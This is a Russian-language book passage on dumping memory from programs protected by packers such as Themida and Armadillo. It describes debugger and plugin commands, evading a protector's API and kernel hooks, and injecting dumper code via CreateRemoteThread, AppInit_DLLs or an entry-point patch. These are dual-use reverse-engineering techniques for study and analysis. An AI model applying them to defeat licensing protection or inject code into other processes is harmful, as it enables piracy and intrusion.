В предыдущем разделе этой главы мы прошли сквозь распаковщик, добравшись до оригинальной точки входа и теперь, чтобы окончательно победить защиту, нам необходимо снять дамп. Существует множество утилит, предназначенных для этой цели, но далеко не всегда полученный дамп оказывается работоспособным. Прочему? Попробуем разобраться!

Протекторы наподобие Themida (ранее — eXtreme Protector) и Star-Force, которыми защищены многие популярные программы, очень глубоко "вгрызаются" в операционную систему, что снижает производительность и порождает частые BSOD. Некоторые другие протекторы ведут себя не так агрессивно, но проблем с совместимостью все равно хватает, особенно при переходе на 64-разрядные операционные системы или многоядерные процессоры, значительно отличающиеся от тех, под которые проектировалась защита, активно использующая недокументированные возможности. Уж сколько раз твердили миру — не используйте ничего недокументированного

[9] Правда, этот прием не срабатывает на некоторых защищенных файлах с искаженной структурой заголовка.

в коммерческих приложениях, да только все не впрок! Вот и приходится браться за хакерский инструментарий и освобождаться от протекторов, даже когда программа куплена легальным путем и "ломать" ее незачем. А ведь приходится! Как странно устроен мир…

Простые случаи снятия дампа

Представим себе, что распаковщик уже отработал, мы стоим в оригинальной точке входа (OEP) и готовы сохранить дамп. Отладчик SoftICE не предоставляет такой возможности, поэтому приходится действовать обходным путем. Но для начала необходимо выяснить, какой диапазон адресов должен быть сохранен. При условии, что защита не предпринимает никаких враждебных действий, нужная информация может быть добыта командами `MOD` и `MAP32` (рис. 38.16 и листинг 38.20).




Рис. 38.16. Определение региона памяти для снятия дампа

Листинг 38.20. Определение дислокации модуля в памяти

```
:MOD        test_dump   # определяем базовый адрес загрузки модуля в память
hMod Base   PEHeader    Module Name         File Name
00400000    004000D0    test_dum            \TEMP\test_dump.exe

:MAP32      test_dump   # смотрим на карту модуля в памяти
Owner       Obj Name    Obj#    Address             Size        Type          
test_dump   .text       0001    001B:00401000       00003B46    CODE          RO
test_dump   .rdata      0002    0023:00405000       0000080E    IDATA         RO
test_dump   .data       0003    0023:00406000       00001DE8    IDATA         RW
```

Рассмотрим листинг 38.20 более подробно. Здесь `test_dump` — имя процесса, с которого мы собираемся снять дамп (SoftICE отображает его в правом нижнем углу экрана). Базовый адрес загрузки (`hMod base`) располагается по адресу `400000h`. Последняя секция (`.data`) начинается

с адреса `406000h` и продолжается вплоть до адреса `406000h+1DE8h) == 407DE8h`. Таким образом, нам необходимо сохранить `7DE8h` байт памяти, начиная с `400000h`. Но в SoftICE такой команды нет! Зато есть история команд (commands history). Для ее эффективного использования рекомендуется предварительно увеличить размер истории команд хотя бы до 30 Мбайт. Для этого выберите из меню команды **Edit | SoftICE ice initialization setting | History buffer size**. Даем команду `DB 400000 L 7DE8`, выходим из отладчика, запускаем Symbol loader и даем команду **File | Save SoftICE history as**. В результате образуется текстовый файл (листинг 38.21), который необходимо преобразовать в исполняемый файл, для чего потребуется написать специальную утилиту или поискать уже готовую.

Листинг 38.21. Дамп памяти, снятый через историю команд

```
:db 400000 L 7DE8
010:00400000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00  MZP.............
010:00400010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
010:00400040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68  ........!..L.!Th
010:00400050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F  is program canno
010:00400060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20  t be run in DOS
010:00400070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00  mode....$.......
```

Как вариант, можно воспользоваться бесплатным плагином IceExt (**http://stenri.pisem.net/**), значительно расширяющим функциональные возможности SoftICE. Если IceExt откажется запускаться, увеличьте размер кучи и стека до `8000h` байт, отредактировав следующую ветвь реестра `HKLM\SYSTEM\CurrentControlSet\Services\NTice`.

Команда `!DUMP` (рис. 38.17 и листинг 38.22) позволяет сохранять блоки памяти на диск в двоичном виде, что очень удобно.




Рис. 38.17. Снятие дампа в SoftICE с помощью плагина IceExt

Листинг 38.22. Дамп памяти, снятый командой !DUMP плагина IceExt

```
:!DUMP
Dump memory to disk
!dump FileName Addr Len
Ex:
 !dump c:\dump.dat 400000 1000
 !dump \??\c:\dump.dat 400000 1000
 !dump \??\c:\dump.dat edx+ebx ecx
:!DUMP C:\dumped 400000 7DE8
DUMP: \??\C:\dumped 400000 7de8
```

Другой плагин — Icedump (**http://programmerstools.org/system/files?file=icedump6.026.zip**) тоже умеет сохранять дампы памяти. Как и IceExt, Icedump распространяется на бесплатной основе вместе с исходными текстами.

Полученный дамп можно загрузить в дизассемблер IDA Pro, но от его запуска лучше воздержаться, поскольку для корректной работы необходимо восстановить таблицу импорта и ресурсы. Восстановление таблицы импорта и ресурсов — чрезвычайно обширный вопрос, заслуживающий отдельного обсуждения. Рассматривать его подробно мы не будем, а просто отметим, что для этой цели можно воспользоваться одной из готовых утилит: Import Reconstructor (**http://www.wasm.ru/baixado.php?mode=tool&id=64**) восстановит импорт, а Resource Rebuilder (**http://www.wasm.ru/baixado.php?mode=tool&id=156**) — ресурсы.

Для отладчика OllyDbg существует плагин OllyDump (**http://dd.x-eye.net/file/ollydump300110.zip**) со встроенным реконструктором таблицы импорта (рис. 38.18).




Рис. 38.18. Снятие дампа в OllyDbg с помощью плагина OllyDump

Наконец, можно воспользоваться и автономным дампером. Первым появившимся (и наименее удачным) автономным дампером был ProcDump, затем появилась утилита Lord PE, учитывающая горький опыт своего предшественника и способная сохранять дамп даже в тех случаях, когда PE-заголовок умышленно искажен защитой, а доступ к некоторым страницам памяти отсутствует (установлен атрибут `PAGE_NOACCESS`). Венцом эволюции стал дампер PE Tools (рис. 38.19), с которым мы и будем работать. Базовый комплект поставки можно найти практически на любом хакерском сервере, например, на WASM (**http://www.wasm.ru/baixado.php?mode=tool&id=124**) или на CrackLab (**http://www.cracklab.ru/download.php?action=get&n=MTU1**), а свежие обновления лежат на "родном" сайта проекта: **http://petools.org.ru/petools.shtml**.




Рис. 38.19. Утилита PE Tools

Если мы работаем с отладчиком прикладного уровня (например, OllyDbg) и стоим в OEP, то снять дамп с программы очень просто. Достаточно переключиться на PE Tools, выбрать нужный процесс в списке и дать команду **Dump Full**. Однако с отладчиками уровня ядра (SoftICE, Microsoft Kernel Debugger) этого сделать не удастся, и потому приходится хитрить. Запоминаем (лучше всего — записываем на бумаге) первые два байта, отсчитывая от начала OEP, а на их место записываем `EBFEh`, что соответствует машинной инструкции `JMP short $-2`, зацикливающей процесс. Теперь можно смело выходить из отладчика, идти в PE Tools, снимать дамп, а затем восстанавливать оригинальные байты в любом hex-редакторе.

Обыкновенные упаковщики (например, UPX) не сопротивляются снятию дампа, поскольку борьба с хакерами в их задачу не входит. Иное дело — протекторы. Фактически, это — те же самые упаковщики, но снабженные целым арсеналом противохакерских механизмов. Защитные методики можно разделить на активные и пассивные. К пассивным относятся все те, что работают только на стадии распаковки и не вмешиваются ни в работу самой программы, ни в работу операционной системы. Активные защиты перехватывают API-функции внутри адресного простран-

ства защищаемого процесса или даже устанавливают специальный драйвер, модифицирующий ядро операционной системы таким образом, что прямое снятие дампа становится невозможным. Очевидным побочным эффектом активных защит становится их неуживчивость с новыми версиями Windows, зачастую приводящая к краху операционной системы. Печальнее всего то, что, запуская программу Setup.exe, пользователи даже и не подозревают, какая тварь может там гнездиться, тем более, что далеко не все протекторы поддерживают корректную деинсталляцию.

В поисках самого себя

Снятие дампа начинается с определения региона памяти, принадлежащего исполняемому файлу (или динамической библиотеки). Приемы, описанные ранее, всецело опираются на PE-заголовок и таблицу секций, используемую операционной системой практически только на стадии загрузки файла. В частности, нас интересуют поля `ImageBase` (адрес базовой загрузки), `SizeOfImage` (размер образа) и содержимое таблицы секций. Протекторы любят затирать эти поля после завершения распаковки или заполнять их заведомо некорректными значениями. Дамперы первого поколения от этого сходили с ума, но PE Tools в большинстве случаев восстанавливает недостающую информацию самостоятельно. Тем не менее, возможны и ситуации, когда даже PE Tools не в состоянии справиться со своей задачей. Что же делать в таких случаях?

Самое простое — изучить карту памяти исследуемого процесса, возвращаемую API-функциями `VirtualQuery`/`VirtualQueryEx`. Регионы, помеченные как `MEM_IMAGE`, принадлежат исполняемому файлу или одной из используемых им DLL. В PE Tools за построение карты памяти отвечает команда **Dump Region** (рис. 38.20).




Рис. 38.20. Просмотр карты памяти в PE Tools

Активные защиты могут перехватывать эти функции, передавая им подложные данные, и тогда приходится спускаться на один уровень вглубь, обращаясь к функции `NtQueryVirtualMemory`, которая, как и следует из ее названия, существует только в NT-подобных операционных системах и экспортируется библиотекой NTDLL.DLL. Однако в некоторых случаях перехватывается и она, вынуждая нас обращаться к недокументированной функции `NtQuerySystemInformation`. Долгое время она оставалась совершенно недокументированной, и многие протекторы о существовании подобной лазейки даже и не подозревали. Теперь же ее описание доступно на MSDN: **http://msdn2.microsoft.com/en-us/library/ms724509.aspx**, с грозным предупреждением о том, что поведение функции может измениться в любой новой версии, а потому в долгосрочных продуктах на нее лучше не полагаться.

В крайнем случае (если перехваченной окажется и `NtQuerySystemInformation`) приходится прибегать к ручному разбору структур данных, относящихся к памяти процесса (SoftICE именно так и поступает). Однако гораздо проще и надежнее просто скопировать нужный фрагмент адресного пространства. Если образ не был перемещен, то базовый адрес загрузки будет тот же самый, что и в PE-заголовке exe-файла. При работе с перемещенным образом, базовый адрес приходится определять вручную путем поиска сигнатур `PE` и `MZ`, двигаясь от OEP вверх (т. е. в сторону младших адресов). К нашему счастью, полностью затереть PE-заголовок защита не может, поскольку тогда перестанут работать некоторые API-функции, взаимодействующие с ресурсами и т. д.

Если ни одним из способов определить границы образа не удается, приходится дампить фрагменты адресного пространства, загружая их в IDA Pro как двоичные файлы, естественно, с сохранением начального адреса фрагмента. Для анализа работы защитного механизма этого в большинстве случаев оказывается вполне достаточно, тем более, что IDA Pro позволяет подгружать недостающие фрагменты "на лету".

Дамп извне

Прежде чем читать адресное пространство чужого процесса, до него еще предстоит добраться. Windows изолирует процессы друг от друга на случай непреднамеренного "удара" по памяти (который сильно досаждал пользователям Windows 3.*x*), но предоставляет специальный набор API-функций для межпроцессного взаимодействия. Классический путь: получаем обработчик процесса, дамп которого мы собрались сохранять, вызовом `OpenProcess` и передаем его функции `ReadProcessMemory` вместе с остальными параметрами (указывающими, сколько байт и откуда должно быть считано). При этом необходимо учитывать, что некоторые страницы могут быть помечены защитой как недоступные, и перед обращением к ним необходимо вызвать функцию `VirtualProtectEx`, разрешив полный доступ (`PAGE_EXECUTE_READWRITE`) или, по крайней мере, открыв страницы только на чтение (`PAGE_READONLY`).

Естественно, функции `OpenProcess`/`ReadProcessMemory`/`VirtualProtectEx` могут быть перехвачены защитой, и тогда вместо дампа мы получим системную ошибку, а то и просто синий экран. Низкоуровневые функции `NtOpenProcess`/`NtReadVirtualMemory`/`NtProtectVirtualMemory` перехватываются с такой же легкостью, к тому же, некоторые защиты изменяют маркер безопасности процесса, запрещая открытие его памяти на чтение даже администратору!

Считается, что снятие дампа на уровне ядра открывает большие возможности для хакерства, и противостоять этому невозможно, поскольку драйвер работает с наивысшим уровнем привилегий, который позволяет делать абсолютно все. На самом деле, война драйверов за ядро только начинается. На "голом" процессоре далеко не уедешь, и драйвер-дампер вынужден обращаться к сервисным функциям ядра. Причем никаких документированных функций для чтения памяти чужого процесса (за исключением только что упомянутых) в системе нет!

Чтобы читать память процесса напрямую, драйвер должен к нему подключиться, вызвав функцию `KeAttachProcess` или ее современный аналог `KeStackAttachProcess`, появившийся и впервые документированный в Windows 2000. Пользоваться обеими функциями следует с величайшей осторожностью и прежде, чем подключаться к другому процессу, необходимо отсоединиться от текущего, вызывав `KeDetachProcess`/`KeStackDeattachProcess`. Однако эти функции могут быть перехвачены защитой со всеми вытекающими отсюда последствиями (протектор Themida именно так и поступает).

Важно отметить, что универсальных способов перехвата не существует — протектор может модифицировать таблицу экспорта, внедрять свои инструкции `jmp` в начало или даже середину сервисных функций ядра и т. д. А это значит, что на ядро полагаться нельзя, и вариантов у нас только два: использовать те функции, которые не догадалась перехватить защита, или переключать адресные пространства вручную.

Специальный плагин к PE Tools (**http://petools.org.ru/petools.shtml /eXtremeDumper.zip**, **http://www.wasm.ru/pub/21/files/dumping/eXtremeDumper.rar**) пробивается к процессу через

следующую цепочку сервисных вызовов `PsLookupProcessByProcessId` → `ObOpenObjectByPointer` → `ObDereferenceObject`, которую пока еще никто не перехватывает, что позволяет снимать дамп даже с очень сильно защищенных программ. Тем не менее, сложно сказать, сколько еще сможет продержаться этот способ. Создатели протекторов не сидят сложа руки, и на хакерских форумах тоже бывают.

В долговременной перспективе надежнее всего использовать недокументированную (и к тому же неэкспортируемую!) функцию `KiSwapProcess`, адрес которой меняется от системы к системе, что затрудняет перехват. В то же время, дампер может легко определить его посредством отладочных символов, бесплатно распространяемых Microsoft. Для работы с ними понадобится библиотека dbghelp.dll из комплекта Debugging Tools (**http://www.microsoft.com/whdc/devtools/debugging/default.mspx**) и утилита symchk.exe, взятая оттуда же.

Функция `KiSwapProcess` — это одна из самых низкоуровневых функций, напрямую работающих с регистром `CR3`, в который заносится указатель на каталог страниц выбранного процесса, после чего его адресное пространство можно читать как свое собственное машинной командой `MOVSD`, в грубом приближении представляющей собой аналог `memcpy`. Предвидя такой исход событий, некоторые защиты пошли на отчаянный шаг: перехватив `SwapContext` и ряд других функций, работающих с `CR3`, они стали разрушать каталог страниц "своего" процесса на время переключения контекстов и вновь восстанавливать его, когда в нем возникает необходимость. Варварство! Обращение к каталогу страниц происходит из десятков недокументированных функций, которые в каждой версии ядра реализованы по-своему. А это значит, что такая агрессивная защитная политика рискует привести к непрерывным BSOD, не оставляющим пользователю никаких шансов для нормальной работы!

Но даже это — еще не самое страшное. Все больше и больше протекторов переходят на динамическую распаковку, расшифровывая страницы по мере обращения к ним, а затем зашифровывая их вновь. Даже если мы пробьемся сквозь защиту и дорвемся до процесса, сохранять в дамп будет нечего. Точнее говоря, полученный дамп будет практически на 99% зашифрован.

Механизмы динамической расшифровки

Алгоритм динамической расшифровки, реализованный в протекторе Armadillo и известный под именем `CopyMem`, в общих чертах выглядит так: защита порождает отладочный процесс, передавая функции `CreateProcess` в качестве имени нулевой аргумент командной строки. "Благодаря" этому в диспетчере задач отображаются две копии запущенной программы. Одна из них сервер (условно), другая — клиент. Сервер посредством функции `VirtualProtectEx` делает все страницы клиента недоступными (атрибут `PAGE_NOACCESS`) и передает ему управление, ожидая отладочных событий с помощью функции `WaitForDebugEvent`. События долго себя ждать не заставляют, и при первой же попытке выполнения кода в недоступной странице возбуждается исключение, передающее серверу бразды правления. Сервер расшифровывает текущую страницу, взаимодействуя с клиентом посредством API-функций `ReadProcessMemory`/`WriteProcessMemory`, устанавливает необходимые атрибуты доступа и возвращает клиенту управление.

Остальные страницы остаются зашифрованными, и при обращении к ним вновь возбуждается исключение, которое передается серверу через `WaitForDedugEvent`. Сервер зашифровывает предыдущую страницу, отбирая все атрибуты доступа, какие у нее только есть, и расшифровывает текущую страницу, возбудившую исключение. На практике, для повышения производительности защита поддерживает примитивный кэш, позволяя клиенту иметь несколько расшифрованных страниц одновременно.

Потребность в отладочном процессе-сервере объясняется тем, что по-другому ловить исключения на прикладном уровне просто не получается. А как же механизм структурных исключений (SEH)? Регистрируем свой собственный обработчик и ловим исключения, что называется, по месту возникновения. Это избавляет нас от обеспечивающих межпроцессное взаимодействие API-вызовов, которые элементарно перехватываются хакером. Увы! Если защищаемое приложение использует механизм SEH (а подавляющее большинство приложений его используют), наш

обработчик окажется перекрыт другим. Столкнувшись с "нашим" исключением, он попросту не будет знать, что с ним делать, и с вероятностью, близкой к единице, просто завершит приложение в аварийном режиме.

Теоретически, установку нового обработчика легко отследить, установив аппаратную точку останова по доступу к памяти на адрес `FS:[00000000h]`. Операционные системы семейства Windows NT позволяют прикладным программам манипулировать с отладочными регистрами через контекст, причем отладочный регистр действует лишь в рамках "своего" процесса, не мешая работать всем остальным. А вот Windows 9*x* "забывает" сохранять отладочные регистры в контексте "своего" процесса, и они приобретают глобальный характер, воздействующий на все процессы! Так что в Windows 9*x* этот трюк не проходит.

А вот и другой способ: устанавливаем драйвер, перехватывающий исключения на уровне IDT и взаимодействующий со своим процессом либо через `DeviceIoControl`, либо через `NtReadVirtualMemory`/`NtWriteVirtualMemory`/`KeDeattachProcess`/`KeAttachProcess`. Этот подход вполне надежен, однако, написание драйверов — занятие трудоемкое. К тому же, некорректно работающие драйверы часто вызывают появление BSOD. Наконец, разработчику защиты придется либо наотрез отказываться от поддержки Windows 9*x* (которая все еще жива!), либо реализовывать сразу два драйвера! Тем не менее, защиты такого типа все-таки встречаются.

Независимо от того, как происходит обработка исключения, сломать такую защиту очень просто! Читаем первую страницу, дожидаемся завершения расшифровки, сохраняем ее на диск, обращаемся к следующей странице и... действуем так до тех пор, пока в наших руках не окажется весь образ целиком. Стоит только внедрить код дампера в адресное пространство защищенного процесса, и протектору будет очень сложно отличить обращения самой программы от обращений дампера.

Последние версии протектора Armadillo, недавно переименованного в Software Passport, реализуют намного более надежный, хотя и чрезвычайно низкопроизводительный механизм трассирующей расшифровки, при котором зашифрован весь код программы. Сервер трассирует клиента, расшифровывая по одной инструкции за раз (предыдущая инструкция при этом зашифровывается). Снять дамп механическим обращением к памяти уже не получается, поскольку защиту интересуют только исключения, возникающие при исполнении. Все, что мы можем сделать в данном случае — это "вклиниться" между зашифрованным приложением и расшифровщиком, "коллекционируя" расшифрованные инструкции, образующие трассу потока выполнения. Поскольку достичь 100% покрытия кода практически невозможно, полученный дамп будет неполноценным. Несмотря на это, здесь есть один маленький нюанс. Покомандная расшифровка не может использовать ни блочные, ни контекстно-зависимые криптоалгоритмы, поскольку трассирующий расшифровщик никогда не знает заранее, какая инструкция будет выполнена следующей. Остаются только потоковые алгоритмы наподобие `XOR` или `RC4`, которые очень легко расшифровать. Для этого стоит только найти диапазон, который протектор, несмотря ни на какие усилия, слишком глубоко запрятать все равно не сможет! Естественно, полностью автоматизировать процесс снятия дампа в этом случае уже не удастся, и придется прибегнуть к дизассемблированию, а быть может, даже отладке. К счастью, подобные схемы защиты не получили широкого распространения и вряд ли получат его в обозримом будущем. Трассировка замедляет скорость работы приложения в десятки раз, в результате чего оно становится неконкурентоспособным.

Дамп изнутри

Снятие дампа через механизмы межпроцессного взаимодействия — это вчерашний день. Для борьбы с активными защитами хакеры внедряют код дампера непосредственно в исследуемый процесс, что позволяет обойти как перехват API-функций, так и победить динамическое шифрование по типу `CopyMem`.

Классический способ внедрения кода реализуется так: открываем процесс функцией `OpenProcess`, выделяем блок памяти вызовом `VirtualAllocEx`, копируем код дампера через `WriteProcessMemory`, а затем либо создаем удаленный поток функцией `CreateRemoteThread`

(только на системах из семейства Windows NT), либо изменяем регистр `EIP` в контексте чужого потока, обращаясь к функции `SetThreadContext` (действует на всех системах). Естественно, предыдущее значение `EIP` должно быть сохранено, а сам поток — остановлен.

Постойте! Но ведь это мало чем отличается от обычного межпроцессного взаимодействия! Функции `NtAllocateVirtualMemory`/`NtSetContextThread`/`NtCreateThread` любая защита перехватит со смаком! Никакой ошибки тут нет, API-функция `CreateRemoteThread` в действительности представляет собой "обертку" вокруг ядерной функции `NtCreateThread`.

Хорошо, вот другой классический путь. Помещаем дампер в DLL и прописываем эту DLL в `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs`, в результате чего она будет отображаться на все процессы, какие только существуют в системе, и перед передачей управления на очередной запускаемый процесс первой получит управление наша DLL! К сожалению, об этой ветке реестра знают не только протекторы, но и другие программы (антивирусы, персональные брандмауэры), и следят за ней. Наша запись может быть удалена еще до того, как дампер приступит к работе! Если же ему все-таки удастся получить управление, первое, что он должен сделать — выделить себе блок памяти внутри процесса, скопировать туда весь необходимый код и вернуть ветку `AppInit_DLLs` в исходное состояние. Поскольку дамер получает управление еще до того, как защита начнет работать, она никак не сможет обнаружить, что здесь кто-то уже побывал.

Исключение составляют активные защиты резидентного типа, постоянно присутствующие в системе, даже если защищаемый файл не был запущен. Но в этом случае они сталкиваются со следующей проблемой — как отличить "свой" процесс от всех остальных? По имени файла? Это не слишком надежно… Лучше использовать "метку" — уникальное сочетание байтов по определенному адресу. С такими защитами справиться очень сложно, но все-таки возможно. Предлагаемый вашему вниманию алгоритм обходит все существующие на сегодняшний день активные и пассивные защиты:

- Копируем оригинальный файл (с защитой) в tmp.tmp.
- Открываем оригинальный файл в HIEW, переходим в точку входа (EP) и ставим `jmp` на свободное место, где и размещаем код дампера, который при получении управления осуществляет следующие действия:
  - Выделяет блок памяти и копирует туда свое тело, обычно подгружаемое с диска (динамическую библиотеку лучше не загружать, поскольку некоторые защиты контролируют список DLL, и если вызов идет из неизвестной динамической библиотеки, расценивают это как вторжение).
  - Устанавливает таймер через API-функцию `SetTimer` с таким расчетом, чтобы процедура дампера получила управление, когда весь код будет полностью распакован или, как в случае с `CopyMem`, когда защита успеет установить отладочный процесс. Конечно, снять работоспособный дамп в OEP в этом случае уже не получится, но даже такой дамп лучше, чем совсем ничего.
  - Переименовывает оригинальный файл (тот, что исполняется в данный момент!) в tmp.xxx, а файлу tmp.tmp возвращает оригинальное имя.
  - Вычищает себя из памяти, восстанавливает EP и передает управление защищенной программе.
  - Если активная защита охраняет свой файл, опознавая его по сигнатуре, используем какой-нибудь безобидный упаковщик с "нулевым побочным эффектом", например, UPX. При этом все только что описанные действия следует выполнять на отдельной заведомо "стерильной" машине.
- Запускаем модифицированный файл на выполнение.

Таким образом, защита не сможет обнаружить изменений ни в файле, ни в памяти. В самом деле, ведь при попытке определения имени текущего файла операционная система будет возвращать

то имя файла, какое он имел на момент запуска, игнорируя факт его "онлайнового" переименования. Но это — слишком громоздкий алгоритм, к тому же, активной защите ничего не стоит перехватить `SetTimer` и запретить установку таймера внутри "своего" процесса до завершения распаковки/передачи управления на OEP.

